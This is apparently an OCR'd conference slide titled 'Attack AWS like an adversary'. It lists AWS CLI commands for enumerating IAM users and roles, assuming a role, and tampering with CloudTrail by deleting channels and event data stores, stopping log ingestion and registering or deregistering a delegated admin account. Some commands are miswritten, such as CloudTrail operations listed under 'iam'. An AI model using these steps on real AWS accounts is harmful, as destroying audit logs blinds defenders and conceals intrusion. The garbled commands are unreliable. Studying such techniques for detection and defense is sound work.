

ATTACK AWS LIKE AN ADVERSARY



SCENARIO

1- Abuse Service-link Channels
2- Abuse Event Data Store
3- Abuse Insights Events
4- Register/Deregister Delegated admin



ENUMERATION

- aws iam list-users
- aws iam list-roles
- aws iam list-groups
- aws iam list-attached-role-policies --role-name {RoleName}
- aws iam list-role-policies --role-name {RoleName}
- aws iam list-channels
- aws iam list-event-data-stores
- aws cloudtrail describe-trails

Assume-Role

- aws sts assume-role --role-arn {RoleArn} --role-session-name

CLOUDTRAIL

- aws cloudtrail delete-channel --channel BsidesAbq
- aws cloudtrail delete-event-data-store --event-data-store ARN
- aws cloudtrail stop-event-data-store-ingestion --event-data-store ARN
- aws cloudtrail put-insight-selectors --trail-name BsidesAbq --insight-selectors '{"InsightType":"ApiCallRateInsight"}'
- aws cloudtrail register-organization-delegated-admin --member-account-id 882583340147
- aws cloudtrail deregister-organization-delegated-admin --delegated-admin-account-id 882583340147